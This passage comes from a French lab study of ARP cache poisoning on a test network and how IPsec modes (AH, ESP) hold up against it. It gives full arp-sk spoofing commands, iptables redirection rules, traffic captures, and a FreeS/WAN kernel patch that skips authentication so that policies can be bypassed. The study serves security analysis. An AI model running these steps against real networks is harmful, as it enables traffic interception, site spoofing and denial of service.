Cthulhu:~# route --numeric
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
157.159.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         157.159.100.1   0.0.0.0         UG    0      0        0 eth0
```

Ensuite, avant de passer à l'attaque, il faut établir quelques règles de translation d'adresses sur la machine du pirate. En effet, les paquets envoyés par le client conserveront l'adresse IP du serveur, même si l'adresse MAC spécifiée dans les trames sera celle du pirate. Et respectivement, il faut modifier l'adresse IP source des paquets envoyés par le pirate afin que le client ait bien l'illusion qu'il s'agit de réponses du serveur web légitime. Sous linux, ces opérations sont effectuées après chargement du système de filtrage réseau dans le noyau (options `netfilter` du noyau 2.4). La manipulation des tables de translation d'adresses peut alors être menée depuis l'espace utilisateur via `sysctl`, à l'aide de l'utilitaire `iptables`. La règle suivante spécifie que les paquets issus de `192.168.1.2`, à destination de `192.168.1.3`, utilisant le protocole `tcp` à destination du port `80` auront leur destination ``translatée'' vers l'adresse `157.159.100.48`.

```
Cthulhu:~# iptables --table nat --append PREROUTING
> --source 192.168.1.2 --destination 192.168.1.3
> --protocol tcp --destination-port 80
> --jump DNAT --to-destination 157.159.100.48
Cthulhu:~# iptables --table nat --list
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  192.168.1.2          192.168.1.3         tcp dpt:www to:157.159.100.48

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Naturellement, la translation d'adresse ne sera effective qu'en activant le routage :

```
Cthulhu:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Il ne reste plus alors qu'à empoisonner le cache ARP de la victime ; cette dernière enverra alors tout naturellement ses paquets sur le réseau encapsulés dans des trames destinées à la mauvaise adresse Ethernet (`00:03:47:fb:01:fd` est

l'adresse MAC du pirate) :

```
Cthulhu:~# arp-sk --reply --dst "00:b0:d0:d7:64:2b"
> --arp-src 192.168.1.3:00:03:47:fb:01:fd --arp-dst 192.168.1.2:00:b0:d0:d7:64:2b
> --rand-time --beep
+ Running mode "reply"
+ Ifname: eth0
+ Source MAC: 00:03:47:fb:01:fd
+ Source ARP MAC: 00:03:47:fb:01:fd
+ Source ARP IP : 192.168.1.3
+ Target MAC: 00:b0:d0:d7:64:2b
+ Target ARP MAC: 00:b0:d0:d7:64:2b
+ Target ARP IP : 192.168.1.2

--- Start classical sending ---
TS: 11:41:26.544135
To: 00:b0:d0:d7:64:2b From: 00:03:47:fb:01:fd 0x0806
    ARP For 192.168.1.2 (00:b0:d0:d7:64:2b):
        192.168.1.3 is at 00:03:47:fb:01:fd
...
...
```

Une tentative d'accès au serveur web depuis le client retourne alors la page du pirate et non celle du serveur légitime (on a pu aussi constater l'effet de l'attaque sur le cache ARP de la victime, à l'aide de la commande `arp --display --numeric --verbose`).

Une utilisation relativement dangereuse de l'usurpation se présente lorsqu'on fait croire au routeur que la machine du pirate est un des serveurs du réseau (dns, web ou autre). Le trafic venant de l'extérieur du réseau sera alors détourné, tandis que le trafic interne ne subira aucun dommage. Cela peut permettre de nuire à l'image d'une entreprise tout en rendant difficile une détection ou un diagnostic de la situation en interne. Cependant, pour y parvenir efficacement, le pirate doit maintenir son empoisonnement dans le temps, ce qui le rend détectable.

Déni de Service

Le déni de service est une variation de la manipulation précédente. Un méthode triviale pour y parvenir est de répéter le processus à l'identique, mais de ne pas faire de translation d'adresse. Le client reste alors dans l'attente d'un `SYN/ACK` TCP.

D'autres méthodes sont cependant possibles, notamment détourner les trames vers l'adresse MAC d'une machine tierce plutôt que vers celle du pirate (mais cela provoque l'émission de messages ICMP `Destination_Unreachable`).

Une autre méthode, peu discrète, est d'empoisonner le cache de la victime avec des adresses MAC aléatoires associées à l'adresse IP du serveur :

```
Cthulhu:~# arp-sk --reply --rand-hwa-src --dst "00:b0:d0:d7:64:2b"
> --arp-src 192.168.1.3 --rand-arp-hwa-src --arp-dst 192.168.1.2:00:b0:d0:d7:64:2b
> --rand-time --beep
+ Running mode "reply"
+ Ifname: eth0
+ Source MAC: 27:5b:7c:7e:d1:24
+ Source ARP MAC: 63:ef:ed:ef:75:6c
+ Source ARP IP : 192.168.1.3
+ Target MAC: 00:b0:d0:d7:64:2b
+ Target ARP MAC: 00:b0:d0:d7:64:2b
+ Target ARP IP : 192.168.1.2

--- Start sending with random data ---
TS: 12:22:04.193465
To: 00:b0:d0:d7:64:2b From: 27:5b:7c:7e:d1:24 0x0806
    ARP For 192.168.1.2 (00:b0:d0:d7:64:2b):
        192.168.1.3 is at 63:ef:ed:ef:75:6c

TS: 12:22:09.201928
To: 00:b0:d0:d7:64:2b From: 7e:bf:17:11:76:58 0x0806
    ARP For 192.168.1.2 (00:b0:d0:d7:64:2b):
        192.168.1.3 is at 89:62:b9:74:a1:9b
...
...
```

Avec cette dernière méthode, le commutateur ne pouvant trouver la destination des trames du client est amené à se comporter comme un répéteur pour les acheminer, d'où le manque de discrétion.

L'Interception d'Informations

Intercepter des informations consiste à s'intercaller entre deux victimes, et à se faire passer pour l'autre auprès de chacune.

Ainsi, en reprenant le scénario précédent, le pirate se fait toujours passer pour le serveur auprès du client, mais aussi pour le client auprès du serveur. Il n'y a plus besoin d'effectuer de la translation d'adresse, puisqu'en se comportant à la manière d'un routeur, la machine du pirate acheminera le trafic correctement :

```
Cthulhu:~# route add -net 192.168.1.0 netmask 255.255.255.0 device eth0
Cthulhu:~# route --numeric
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
157.159.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         157.159.100.1   0.0.0.0         UG    0      0        0 eth0
Cthulhu:~# iptables --table nat --list
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Cthulhu:/home/jjp# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Cthulhu:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Il ne reste plus qu'à préparer l'écoute et empoisonner les caches des victimes :

```
Cthulhu:~# tethereal -lV -n >> ar2.dump &
tcpdump: listening on eth0
Cthulhu:~# arp-sk --reply --dst "00:10:5a:48:01:c5"
> --arp-src 192.168.1.2:00:03:47:fb:01:fd --arp-dst 192.168.1.3:00:10:5a:48:01:c5
> --rand-time --beep &
Cthulhu:~# arp-sk --reply --dst "00:b0:d0:d7:64:2b"
> --arp-src 192.168.1.3:00:03:47:fb:01:fd --arp-dst 192.168.1.2:00:b0:d0:d7:64:2b
> --rand-time --beep &
Cthulhu:~# grep --before-context=52 --after-context=19 "HTTP/1.1" ar2.dump
(doublons supprimés)
Frame 66 (478 on wire, 478 captured)
    Arrival Time: Dec 12, 2002 14:28:27.288461000
    Time delta from previous packet: 0.000008000 seconds
    Time relative to first packet: 29.794957000 seconds
    Frame Number: 66
    Packet Length: 478 bytes
    Capture Length: 478 bytes
Ethernet II
    Destination: 00:10:5a:48:01:c5 (00:10:5a:48:01:c5)
    Source: 00:03:47:fb:01:fd (00:03:47:fb:01:fd)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.2 (192.168.1.2), Dst Addr: 192.168.1.3 (192.168.1.3)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 464
    Identification: 0x5eea
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 63
```

```
    Protocol: TCP (0x06)
    Header checksum: 0x57ea (correct)
    Source: 192.168.1.2 (192.168.1.2)
    Destination: 192.168.1.3 (192.168.1.3)
Transmission Control Protocol, Src Port: 1036 (1036), Dst Port: 80 (80), Seq: 2880001451,
> Ack: 3167358686, Len: 412
    Source port: 1036 (1036)
    Destination port: 80 (80)
    Sequence number: 2880001451
    Next sequence number: 2880001863
    Acknowledgement number: 3167358686
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x4eae (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 18025282, tsecr 18025713
Hypertext Transfer Protocol
    GET / HTTP/1.1\r\n
    Host: 192.168.1.3\r\n
    User-Agent: Links (0.1; Linux 2.4.20 i686)\r\n
    Accept: */*\r\n
    Accept-Charset: us-ascii, ISO-8859-1, ISO-8859-2, ISO-8859-4, ISO-8895-5, ISO-8859-7,
> ISO-8895-9, ISO-8859-13, ISO-8859-15, ISO-8859-16, windows-1250, windows-1251,
> windows-1257, cp437, cp737, cp850, cp852, cp866, x-cp866-u, x-mac, x-mac-c
    Connection: Keep-Alive\r\n
    \r\n

Frame 71 (471 on wire, 471 captured)
    Arrival Time: Dec 12, 2002 14:28:27.325122000
    Time delta from previous packet: 0.000024000 seconds
    Time relative to first packet: 29.831618000 seconds
    Frame Number: 71
    Packet Length: 471 bytes
    Capture Length: 471 bytes
Ethernet II
    Destination: 00:b0:d0:d7:64:2b (00:b0:d0:d7:64:2b)
    Source: 00:03:47:fb:01:fd (00:03:47:fb:01:fd)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.3 (192.168.1.3), Dst Addr: 192.168.1.2 (192.168.1.2)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 457
    Identification: 0x0230
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 63
    Protocol: TCP (0x06)
    Header checksum: 0xb4ab (correct)
    Source: 192.168.1.3 (192.168.1.3)
    Destination: 192.168.1.2 (192.168.1.2)
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1036 (1036), Seq: 3167358686,
> Ack: 2880001863, Len: 405
    Source port: 80 (80)
    Destination port: 1036 (1036)
    Sequence number: 3167358686
    Next sequence number: 3167359091
    Acknowledgement number: 2880001863
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
```

```
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 6432
    Checksum: 0xcaee (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 18025717, tsecr 18025282
Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
    Date: Thu, 12 Dec 2002 13:30:21 GMT\r\n
    Server: Apache/1.3.26 (Unix) Debian GNU/Linux\r\n
    Last-Modified: Wed, 11 Dec 2002 12:28:17 GMT\r\n
    ETag: "264dd-55-3df72f61"\r\n
    Accept-Ranges: bytes\r\n
    Content-Length: 85\r\n
    Keep-Alive: timeout=15, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html; charset=iso-8859-1\r\n
    \r\n
    Data (85 bytes)

0000  3c 68 74 6d 6c 3e 0a 3c 62 6f 64 79 3e 0a 09 3c   <html>.<body>..<
0010  63 65 6e 74 65 72 3e 3c 68 31 3e 57 65 6c 63 6f   center><h1>Welco
0020  6d 65 20 6f 6e 20 4e 79 61 72 6c 61 74 68 6f 74   me on Nyarlathot
0030  65 70 20 21 21 21 3c 2f 68 31 3e 3c 2f 63 65 6e   ep !!!</h1></cen
0040  74 65 72 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68   ter>.</body>.</h
0050  74 6d 6c 3e 0a                                     tml>.
```

Nous avons bien intercepté les échanges HTTP.

I.iv - Interactions avec IPsec

Usurpation de la passerelle de sécurité

On considère la configuration suivante de la maquette (Figure 8) :



Figure 8 - Usurpation de la Passerelle

Cette configuration correspond parfaitement à l'utilisation d'un tunnel IPsec pour construire un VPN entre deux sites. Le pirate utilise ARP pour usurper l'identité de la passerelle :

```
Cthulhu:~# arp-sk --reply --dst "00:b0:d0:d7:64:2b"
> --arp-dst 192.168.1.2:00:b0:d0:d7:64:2b --arp-src 192.168.1.1:00:03:47:fb:01:fd
> --rand-time --beep
```

- Le **déni de service**, mené de la même façon que précédemment, a été couronné de succès sur cette maquette.
- Les **usurpations** de la passerelle de sécurité au niveau ARP, et du serveur web `192.168.0.2` au niveau IP, ont aussi parfaitement fonctionné, à l'aide de la règle de translation d'adresse suivante :

```
Cthulhu:~# iptables --table nat -append PREROUTING
> --source 192.168.1.2 --destination 192.168.0.2
> --protocol tcp --destination-port 80
> --jump DNAT --to-destination 157.159.100.48
Cthulhu:/home/jjp# iptables --table nat --list
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  192.168.1.2          192.168.0.2         tcp dpt:www to:157.159.100.48

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Cthulhu:/home/jjp# echo 1 > /proc/sys/net/ipv4/ip_forward
```

- L'**interception d'informations** se déroule comme précédemment, i.e. en se faisant passer pour la passerelle vis-à-vis du client, et pour le client vis-à-vis de la passerelle. Le routage se complique cependant, puisque le serveur web final n'est plus sur le réseau local. Le pirate doit donc rajouter une route pour permettre à sa machine d'assurer l'acheminement :

```
Cthulhu:/home/jjp# route add -net 192.168.0.0 netmask 255.255.255.0 gateway 192.168.1.1
Cthulhu:/home/jjp# route --numeric
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.0.0     192.168.1.1     255.255.255.0   UG    0      0        0 eth0
157.159.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         157.159.100.1   0.0.0.0         UG    0      0        0 eth0
```

Dans ce scénario, le client croit à tort que l'utilisation du tunnel IPsec assure la sécurité de la communication. Cependant, les attaques locales étant possibles, un faux site peut lui être présenté, ou des informations confidentielles peuvent être interceptées. **Ce n'est pas tant IPsec qui est en cause ici que l'utilisateur, qui ne réalise pas qu'une attaque peut se produire localement à l'un des deux sites**.

On remarquera que l'attaque peut aussi se produire côté serveur (par exemple, le pirate peut se faire passer pour le serveur vis-à-vis de la passerelle de sécurité côté serveur).

Attaque d'une connexion sécurisée

La maquette s'enrichit de l'utilisation d'IPsec entre le client et la passerelle (voir Figure 9). Puisqu'il s'agit toujours de contacter le serveur web, la passerelle se comporte comme un routeur, et l'utilisation du mode tunnel entre le client et la passerelle est donc cohérente. D'autres combinaisons sont possibles, en particulier l'utilisation d'IPsec de bout en bout (Client <-> Server) en mode transport. Les observations relevées dans cette partie seront de toute façon indépendantes du contexte : IPsec transport entre le Client et le Serveur, IPsec tunnel entre le Client et la Passerelle locale et IPsec transport entre deux Clients du réseau local constituent autant de scénarios aux caractéristiques suffisamment proches pour mener aux mêmes conclusions dans cette section. Seuls les services cryptographiques (authentification / chiffrement) affectent l'efficacité des attaques. Le processus opératoire qui a servi pour ces expériences est celui décrit dans la partie précédente.



Figure 9 - Attaques contre AH ou ESP

En utilisant ESP sans authentification (chiffrement seulement) entre le Client et la Passerelle,

- le **déni de service** a pu être mené avec succès,
- l'**interception** des paquets a permis une collecte des données en vue d'un déchiffrement offline,
- l'envoi de réponses ESP contenant des données alétoires en vue d'obtenir des réactions imprévisibles de la couche transport n'a pu être mené à bien.

Concernant ce dernier point, il faut souligner que la faisabilité d'une telle attaque est sujette à caution. L'utilisation de ESP en mode transport est d'ailleurs le seul contexte envisageable pour une simulation probante : en mode tunnel, l'invalidité quasi-certaine du checksum de l'entête IP fait que la couche réseau rejette le paquet. Dans le cas où une telle attaque réussirait (par exemple, si le checksum UDP est ignoré par l'implémentation au niveau du Client), celle-ci aurait de fortes chances d'aboutir à un déni de service. Cependant, le risque de buffer overflow existe aussi dans ce cas, ce qui peut justifier qu'un pirate tente cette attaque au lieu de mener un déni de service classique.

Dans le cadre de l'utilisation de l'authentification seule, par AH ou par ESP (authentification seulement), le pirate a pu mener à bien :

- le **déni de service**,
- l'**espionnage** de la communication.

Le pirate est dans l'incapacité de modifier les paquets ou d'usurper l'identité du serveur.

En rendant plus rigide encore la sécurité locale, par l'utilisation de ESP (chiffrement + authentification) ou de ESP (chiffrement seul) encapsulé dans AH, le pirate n'a guère plus que le loisir d'effectuer :

- des **dénis de service**,
- de la **collecte de données** pour une analyse ultérieure.

L'implémentation d'IPsec utilisée dans le cadre de nos expérimentations [freeswan] ne permet pas l'utilisation de IKE sans authentification des parties. Par conséquent, les attaques menées avec ARP contre IKE aboutissent aux même conclusions que ci-dessus :

- **déni de service** (SA pour IKE non établie),
- **observation de la négociation** par le pirate. Ses capacités d'altérations (sans être détecté) sont limitées, mais ne sont pas inexistantes : cf. §5.3 de [FS99].

Le refus d'établir une association de sécurité avec un peer qui ne s'est pas authentifié est la seule pratique conforme au standard (cf. §5.1 de [HC98]). Par conséquent, il n'y a pas lieu de développer plus ce point.

En guise de conclusion, en utilisant ARP :

- un **déni de service** est toujours possible,
- l'**espionnage** n'est possible que si l'authentification seule est utilisée,
- la **collecte de données** est toujours possible,
- l'**usurpation d'identité** n'est possible qu'avec du chiffrement seul. Dans ce cas, l'attaque est particulièrement difficile à réussir en mode transport, et extrêment difficile en mode tunnel. L'intérêt d'une telle attaque (dans un contexte réel) n'est

pas évident / prévisible.

Bien sûr, les conclusions précédentes s'appuient sur le postulat que le pirate n'a pas accès aux matériaux cryptographiques privés (clefs de chiffrement, d'authentification, clefs privées...) des peers !

Attaque contre les Politiques de Sécurité

Afin de pouvoir traiter le sujet avec plus de concision, la partie précédente a omis la question des politiques de sécurité. Le pirate cherchait à attaquer le protocole, mais pas la machine cliente. Or, même s'il semble difficile d'établir des statistiques à ce niveau, tout donne à penser que les politiques de sécurité sont souvent mal configurées.

Plusieurs raisons concordent pour établir ce fait. Tout d'abord, la définition des politiques de sécurité est une tâche difficile, d'un point de vue formel. Un parallèle évident se fait avec la complexité des règles des pare-feux, pour lesquelles des chiffres sont plus faciles à obtenir. Par ailleurs, les politiques de sécurité étant locales à la machine mettant en oeuvre IPsec, le déploiement peut s'avérer difficile, ce qui laisse présager que plus de temps sera investi sur la définition des politiques de sécurité des passerelles que sur celle des politiques de sécurité des clients. Enfin, les implémentations actuelles d'IPsec accusent un défaut en matière d'ergonomie à ce niveau là.

Le pirate a alors tout intérêt à attaquer la machine cliente avec des paquets forgés traversant sans dommages l'``inbound_spd'' (cf. §4.4 et §5.2 de [KA98]).

Au niveau de la maquette (cf. Figure 10), un tunnel AH a été mis en place entre le Client et la Passerelle. L'expérience suivante a aussi été menée avec succès avec un tunnel ESP (authentification seulement).

Pour effectuer son attaque avec succès, le pirate doit empoisonner le cache ARP du Client, récupérer les paquets encapsulés dans le tunnel AH, forger des réponses à ces paquets (sans AH), et renvoyer ces réponses vers le Client.

Pour simplifier la mise en oeuvre, deux ordinateurs ont été utilisés pour mener l'attaque ; cependant, une seule machine est suffisante pour un pirate disposant des logiciels nécessaires. La première machine empoisonne le Client, récupère les paquets du tunnel AH, décapsule les paquets tunnelés et les achemine vers la seconde machine. Cette dernière récupère donc les requêtes destinées au Serveur et forge des réponses automatiques qu'elle renvoie vers le Client. Le montage est le suivant (Figure 10) :



Figure 10 - Contournement des Politiques de Sécurité (1)

La configuration de la machine NAT est triviale. Cette machine possède en temps normal l'adresse IP `157.159.100.76`, et n'appartient donc pas au même sous-réseau que la maquette. Après avoir lancé un serveur web sur cette machine [apache], on effectue les opérations suivantes de routage et de translation d'adresse :

```
Roue:~# route add -net 192.168.1.0 netmask 255.255.255.0 device eth0
Roue:~# iptables --table nat --append PREROUTING
> --source 192.168.1.2 --destination 192.168.0.2
> --protocol tcp --destination-port 80
> --jump DNAT --to-destination 157.159.100.76
Roue:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

La configuration de la machine ``Décapsuleur'' est en revanche plus complexe. Il faut tout d'abord trouver un moyen de décapsuler les paquets tunnelés dans les paquets AH pour les réinjecter dans le processus de routage...

Pour ce faire, plusieurs méthodes ont été envisagées, dont l'écriture d'un module spécifique pour le noyau `Linux` (les machines pirates sont des `Linux/Debian`). En réalité, la méthode la plus simple est d'utiliser [freeswan], l'implémentation IPsec de `Linux`. Malheureusement, même si la fonctionnalité est présente dans les sources de [freeswan], il n'est pas possible de préciser au module IPsec d'ignorer l'authentification des paquets pour lesquels seul le service d'authentification est utilisé, depuis l'espace utilisateur. Cette absurdité dans l'utilisation de `sysctl` est sans doute le fait d'une recommandation dans un RFC, précisant qu'il ne doit pas être possible pour IPsec d'accepter des paquets non chiffrés et simultanément d'ignorer leur authentification. Par conséquent, entre modifier la commande espace utilisateur - `ipsec spi` - et modifier les sources du module noyau, un choix doit être fait. Cela peut sembler curieux, mais il est en l'occurence plus simple de modifier le module noyau que de se pencher sur les interfaces accessibles par `sysctl`.

Donc le module noyau doit être modifié. Pour repérer quelle section est en cause, plusieurs démarches sont possibles...

- Un développeur rompu aux pratiques de l'implémentation des protocoles du noyau recherchera directement dans le fichier `ipsec_rcv.c` et jettera un oeil sur les constantes liées à l'authentification ou cherchera des `memcmp`.
- Un nouveau venu lancera le module IPsec en mode debug et enverra à la machine des paquets avec une mauvaise valeur d'authentification. Un message est alors affiché, indiquant le fichier source émetteur de l'erreur.

Ci-dessous, le bloc de code modifié pour la version 2.00-pre3 de [freeswan]. Les versions ultérieures et antérieures devraient être facilement modifiables selon le même principe.

```
if (memcmp(irs->hash, authenticator, irs->authlen)) {
        // Si erreur d'authentification
        irs->ipsp->ips_errs.ips_auth_errs += 1;
        KLIPS_PRINT(debug_rcv & DB_RX_INAU,
                    "klips_debug:ipsec_rcv: "
                    "AUTH FAILED - PACKET FROM %s: TRANSMITTED ON PURPOSE\n",
                    irs->ipsaddr_txt);
        /*
        if(irs->stats) {
                irs->stats->rx_dropped++;
        }
        return IPSEC_RCV_AUTHFAILED;
        */
} else {
        KLIPS_PRINT(debug_rcv,
                    "klips_debug:ipsec_rcv: "
                    "authentication successful.\n");
}
```

Le pirate recompile ensuite son module IPsec.

En effectuant une interception (cf. section précédente), le pirate obtient les informations sur les associations de sécurité IPsec : adresses IP extérieures au tunnel, adresses IP des paquets encapsulés, et surtout les index de paramètres de sécurité (`SPI`) dont il va avoir besoin pour décrire les associations de sécurité au module IPsec. Voici l'extrait du fichier `ipsec.conf` du pirate qui décrit les associations de sécurité entre le Client et la Passerelle. La valeur réelle de `ahkey` n'est pas connue du pirate, mais cela n'aura pas d'incidence puisque les modifications du module IPsec empêcheront la vérification de l'authenticité des paquets.

```
conn Client_Passerelle_AH
        type=tunnel
        left=192.168.1.1
        leftsubnet=0.0.0.0/0
        right=192.168.1.2
        rightsubnet=192.168.1.2/32
        spibase=0x100
        ah=hmac-md5-96
        ahkey=0xbababababababababababababababababa # une clef quelconque
        ahreplay_window=0
